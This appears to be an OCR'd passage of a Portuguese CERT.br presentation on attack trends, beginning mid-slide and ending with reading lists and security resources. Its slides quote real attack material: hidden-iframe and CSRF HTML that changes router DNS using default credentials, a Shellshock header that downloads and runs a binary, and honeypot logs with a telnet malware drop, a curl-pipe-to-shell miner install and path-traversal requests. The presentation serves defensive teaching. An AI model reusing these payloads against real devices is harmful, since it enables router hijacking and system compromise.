dnsPrimary=216.245.206.186&dnsSecondary=216.144.247.114&dnsDynamic=0
&dnsRefresh=1" frameborder="0"></iframe>
<!-- ADMIN ADMIN -->
<iframe name="google-analyticss" id="google-analyticss"
style="position:absolute;width:0px;height:0px;" src="http://
admin:admin@192.168.0.1/dnscfg.cgi?
dnsPrimary=216.245.206.186&dnsSecondary=216.144.247.114&dnsDynamic=0
&dnsRefresh=1" frameborder="0"></iframe>
<!-- ROOT ROOT -->
<iframe name="google-analyticss" id="google-analyticss"
style="position:absolute;width:0px;height:0px;" src="http://
root:root@192.168.0.1/dnscfg.cgi?
dnsPrimary=216.245.206.186&dnsSecondary=216.144.247.114&dnsDynamic=0
&dnsRefresh=1" frameborder="0"></iframe>
...
<META http-equiv="refresh" content="3;URL=reboot.php">
```

iFrame em Página Comprometida: **para Alterar o DNS de CPEs (2/2)**

```
<html>
<body>
<iframe height=0 width=0 id="cantseeme" name="cantseeme"></iframe>
<form name="csrf_form" action="http://192.168.123.254/goform/AdvSetDns"
method="post" target="cantseeme">
…
<input type="hidden" name="DS1" value='64.186.158.42'>
<input type="hidden" name="DS2" value='64.186.146.68'>
<script>document.csrf_form.submit();</script>
<img src="http://admin:admin@IP_Vitima/dnscfg.cgi?
dnsPrimary=64.186.158.42&dnsSecondary=64.186.146.68&dnsDynamic=0&dnsRefresh=1"
border=0 width=0 height=0>
<img src="http://root:root@IP_Vitima/dnscfg.cgi?
dnsPrimary=64.186.158.42&dnsSecondary=64.186.146.68&dnsDynamic=0&dnsRefresh=1"
border=0 width=0 height=0>
<img width=0 height=0 border=0 src='http://admin:admin@IP_Vitima/dnsProxy.cmd?
enblDproxy=0&PrimaryDNS=64.186.158.42&SecondaryDNS=64.186.146.68'></img>
<img width=0 height=0 border=0 src='http://root:root@IP_Vitima/dnsProxy.cmd?
enblDproxy=0&PrimaryDNS=64.186.158.42&SecondaryDNS=64.186.146.68'></img>
<META http-equiv='refresh' content='1;URL=reboot.php'>
</body>
</html>
```

Ataques Envolvendo DNS: **em Servidores**

- **Servidores DNS recursivos respondendo incorretamente com autoridade**

```
$ dig @dns-malicioso www.<vitima>.com.br A
; <<>> DiG 9.8.3-P1 <<>> @dns-malicioso www.<vitima>.com.br A
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59653
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0,
ADDITIONAL:
```

Não há envenenamento de DNS nesses casos

Outros

cert.br nic.br cgi.br

Gerência de Porta 25

- **Conjunto de ações, aplicadas em redes residenciais**
- **Separar:**
  - a submissão de *e-mails* por um usuário: 587/TCP com autenticação
  - do transporte de mensagens entre servidores de *e-mail*: 25/TCP
- **Impacto:**
  - permite filtrar o tráfego com destino à porta 25/TCP
  - e-mails legítimos, que usam uma porta diferente, não são afetados
  - spams enviados por máquinas infectadas/botnets direto para servidores de e-mail não saem da rede
- **Mais informações: http://www.antispam.br/**

"*ShellShock*" – ataques diários

Ok, shits real. Its in the wild... src:162.253.66.76

gistfile1.txt — Raw

```
1  GET./.HTTP/1.0
2  .User-Agent:.Thanks-Rob
3  .Cookie:().{.:;.};.wget.-O./tmp/besh.http://162.253.66.76/nginx;.chmod.777./tmp/besh;./tmp/besh;
4  .Host:() { :; }; wget -O /tmp/besh http://162.253.66.76/nginx; chmod 777 /tmp/besh; /tmp/besh;
5  .R
6  .A
7
8  $
9  ng
10
11 $
12 59
13
14 $
15 73b0d95541c84965fa42c3e257bb349957b3be626dec9d55efcc6ebcba6fa489  nginx
16
17 Looking at string variables, it appears to be a kernel exploit with a CnC component.
18 - found by @yinettesys
```

```
T 2014/09/25 14:31:49.075308 188.138.9.49:59859 ->
honeypot:80 [AP]GET /cgi-bin/tst.cgi HTTP/
1.0..Host: ..User-Agent: () { :; }; echo ; echo q
werty..Accept: */*....
```

Fonte dos logs: *honeypots* do CERT.br

Fonte do *script* de ataque: https://gist.github.com/anonymous/929d622f3b36b00c0be1

Problemas específicos de SSL/TLS

- **Bibliotecas com problemas sérios de implementação**
  - Apple SSL/TLS "*goto fail*"
  - GnuTLS "*goto cleanup*"

- **OpenSSL *Heartbleed* e *Poodle***
  - base enorme instalada, não só em servidores Web
    - Clientes
    - Servidores de e-mail
    - Daemons em geral
  - vazamento de informações criptográficas

- **Freak**
  - Explorando servidores Web e navegadores

Internet das Coisas (1/3)

Ataques a CPEs (*modems*, roteadores banda larga, etc)

- **comprometidos via força bruta de telnet**
- **via rede ou via *malware* nos computadores das vítimas**

```
2014-03-24 16:19:00 +0000: dlink-telnetd.pl[9140]: IP: 93.174.95.67, status:
SUCCEEDED, login: "root", password: "root"
2014-03-24 16:19:00 +0000: dlink-telnetd.pl[9140]: IP: 93.174.95.67, cmd: "sh"
2014-03-24 16:19:00 +0000: dlink-telnetd.pl[9140]: IP: 93.174.95.67, cmd: "echo
-e \\x51\\x51"
2014-03-24 16:19:01 +0000: dlink-telnetd.pl[9140]: IP: 93.174.95.67, cmd: "cp /
bin/sh /var/run/kHaK0a && echo -n > /var/run/kHaK0a && echo -e \\x51\\x51"
2014-03-24 16:19:01 +0000: dlink-telnetd.pl[9140]: IP: 93.174.95.67, cmd: "echo
-ne \\x7F\\x45\\x4C\\x46\\x1\\x1\\x1\\x61\\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x2\
\x0\\x28\\x0\\x1\\x0\\x0\\x0\\x74\\x80\\x0\\x0\\x34\\x0\\x0\\x0\\x1C\\xD\\x0\
\x0\\x2\\x0\\x0\\x0\\x34\\x0\\x20\\x0\\x2\\x0\\x28\\x0\\x6\\x0\\x5\\x0\\x1\\x0\
\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x80\\x0\\x0\\x0\\x80\\x0\\x0\\xF0\\xC\\x0\\x0\
\xF0\\xC\\x0\\x0\\x5\\x0\\x0\\x0\\x0\\x80\\x0\\x0\\x1\\x0\\x0\\x0\\xF0\\xC\\x0\
\x0\\xF0\\xC\\x1\\x0\\xF0\\xC >> /var/run/kHaK0a"

kHaK0a: ELF 32-bit LSB executable, ARM, version 1, statically linked, stripped

UDP Flooding %s for %d seconds.
TCP Flooding %s for %d seconds.
KILLATTK
Killed %d.
None Killed.
LOLNOGTFO
8.8.8.8
```

Internet das Coisas (2/3)

Ataques a CPEs (*modems*, roteadores banda larga, etc)

- **comprometidos via força bruta de telnet**
- **via rede ou via *malware* nos computadores das vítimas**

```
2015-02-02 22:42:07 +0000: dlink-telnetd.pl[5569]: IP: 177.4.221.67, cmd: "dns
--help"
2015-02-02 22:42:07 +0000: dlink-telnetd.pl[5569]: IP: 177.4.221.67, cmd
response: "
Usage: dns config auto

Usage: dns config static [<primary DNS> [<secondary DNS>]]
       dns show
       dns --help
"
2015-02-02 22:42:24 +0000: dlink-telnetd.pl[5569]: IP: 177.4.221.67, cmd: "dns
show"
2015-02-02 22:42:24 +0000: dlink-telnetd.pl[5569]: IP: 177.4.221.67, cmd
response: "
Primary   10.1.1.1
Secondary 10.1.1.1

"
```

Internet das Coisas (3/3)

Phishing hospedado em CCTV da Intelbras

Mineração de bitcoin em NAS Synology

```
2014-07-07 16:11:39 +0000: synology[11626]: IP: 93.174.95.67, request: "POST /
webman/imageSelector.cgi HTTP/1.0, Connection: close, Host: honeypot:5000,
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1), Content-Length:
456, Content-Type: multipart/form-data; boundary=shit_its_the_feds, X-TMP-
FILE: /usr/syno/synoman/manager.cgi, X-TYPE-NAME: SLICEUPLOAD, , --
shit_its_the_feds.Content-Disposition: form-data; name="source"..login.--
shit_its_the_feds.Content-Disposition: form-data; name="type"..logo.--
shit_its_the_feds.Content-Disposition: form-data; name="foo";
filename="bar".Content-Type: application/octet-stream..sed -i -e '/sed -i -e/,
$d' /usr/syno/synoman/manager.cgi.export TARGET="50.23.98.94:61066" && curl
http://5.104.224.215:61050/mn.sh | sh 2>&1 && unset TARGET.--
shit_its_the_feds--.", code: 403
```

Strings do binário baixado:

```
Usage: minerd [OPTIONS]
Options:  -o, --url=URL      URL of mining server
  -O, --userpass=U:P    username:password pair for mining server
  -u, --user=USERNAME   username for mining server
  -p, --pass=PASSWORD   password for mining server
      --cert=FILE       certificate for mining server using SSL
  -x, --proxy=[PROTOCOL://]HOST[:PORT]  connect through a proxy
```

IPv6

Anúncio da fase 2 do processo de esgotamento do IPv4 na região do LACNIC em 10/06/2014

- Alocados apenas blocos pequenos (/24 a /22) e a cada 6 meses

  http://www.lacnic.net/pt/web/lacnic/agotamiento-ipv4

Ataques diários via IPv6

```
xxxx:xxxx:x:4:a::608b - - [11/Sep/2014:13:53:54 -0300] "POST /wp-login.php
HTTP/1.1" 404 6143 "Opera/9.80 (Windows NT 6.1; WOW64) Presto/2.12.388
Version/12.14"
```

```
xxxx:xxxx:x:390e:: - - [11/Sep/2014:21:48:49 -0300] "POST /wp-login.php
HTTP/1.1" 404 6143 "Opera/9.80 (Windows NT 6.1; WOW64) Presto/2.12.388
Version/12.14"
```

```
xxxx:xxx:x:fffe::108 - - [01/Oct/2013:19:27:51 -0300] "GET /
gzip_loader.php?file=../../../../../../../../../../../../../../../etc/
passwd HTTP/1.1" 404 7488 "Mozilla/4.0 (compatible; MSIE 6.0; OpenVAS)"
```

```
xxxx:xxx:x:fffe::108 - - [01/Oct/2013:19:28:08 -0300] "GET //cgi-bin/..
%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:
HTTP/1.1" 404 7488 "Mozilla/5.0 (X11; Linux; rv:17.0) Gecko/17.0 Firefox/
17.0 OpenVAS/6.0.0"
```

Considerações Finais

cert.br nic.br cgi.br


São necessários novos métodos de detecção

- **Foco atual do mercado é:**
  - **no que entra em uma rede, ou**
  - **no que é conhecidamente malicioso**
    - **"*Intrusion Detection*"**
      - IDS / IPS, *Firewall,* Antivírus

- **Foco precisa ser:**
  - **no que sai, ou**
  - **no tráfego interno:**
    - **"*Extrusion Detection*"**
      - *Flows, Honeypots, Passive* DNS
      - Notificações de incidentes
      - *Feeds* de dados (Team Cymru, ShadowServer, outros CSIRTs)

Cooperação entre times


- **Administradores podem trocar informações sobre ataques**
- **Ter cooperação com CSIRTs nacionais e internacionais**
- **Participar de fóruns e conferências**





Mantenha-se Atualizado

cert.br nic.br cgi.br


História da Internet e Primeiros Incidentes










Redes e IPv6



TCP/IP
Illustrated,
Volume 1
Second Edition
The Protocols
Foreword by Vint Cerf, Internet pioneer


Teaching the Turtle to Dance
IPv6
Network Administration
O'REILLY



UNIX AND LINUX SYSTEM
ADMINISTRATION
HANDBOOK
FOURTH EDITION
EVI NEMETH • GARTH SNYDER • TRENT R. HEIN • BEN WHALEY

Segurança



THE PRACTICE OF
NETWORK SECURITY
MONITORING
UNDERSTANDING INCIDENT DETECTION
AND RESPONSE
RICHARD BEJTLICH



VIRTUAL
HONEYPOTS
From Botnet Tracking to
Intrusion Detection
NIELS PROVOS
THORSTEN HOLZ



WILEY
Security
Engineering
Ross Anderson
SECOND EDITION


EXTRUSION
DETECTION
Security Monitoring for
Internal Intrusions
RICHARD BEJTLICH
Foreword by MARCUS RANUM

Segurança de Software (1/2)







Segurança de Software (2/2)

- **The Addison-Wesley Software Security Series**

  http://www.informit.com/imprint/series_detail.aspx?st=61416

- **The Building Security In Maturity Model**

  http://bsimm.com/

- **CERT Secure Coding**

  http://cert.org/secure-coding/

  - **Wiki com práticas para C, Perl, Java e Java para Android**

    https://www.securecoding.cert.org/confluence/display/seccode/CERT+Coding+Standards

Últimas notícias, análises, blogs

- **Krebs on Security**

  http://krebsonsecurity.com/
- **Schneier on Security**

  https://www.schneier.com/
- **Ars Technica Security**

  http://arstechnica.com/security/
- **Dark Reading**

  http://www.darkreading.com/
- **SANS NewsBites**

  http://www.sans.org/newsletters/newsbites/
- **SANS Internet Storm Center**

  http://isc.sans.edu/

Revistas e congressos

- **Usenix ;login: Magazine**

  https://www.usenix.org/publications/login
- **Usenix Conferences Proceedings**

  https://www.usenix.org/publications/proceedings
- **IEEE Security & Privacy**

  http://www.computer.org/portal/web/computingnow/securityandprivacy

Cartilha de Segurança para Internet

Livro (PDF e ePub) e conteúdo no *site* (HTML5)
Dica do dia no site, via *Twitter* e RSS
http://cartilha.cert.br/

Fascículos da Cartilha de Segurança para Internet

Organizados de forma a facilitar a difusão de conteúdos específicos:

- **Redes Sociais**
- **Senhas**
- **Comércio Eletrônico**
- **Privacidade**
- **Dispositivos Móveis**
- ***Internet Banking***
- **Computadores**
- **Códigos Maliciosos**

Acompanhados de *Slides* de uso livre para:

- **ministrar palestras e treinamentos**
- **complementar conteúdos de aulas**

Outros Materiais para Usuários Finais

Portal Internet Segura

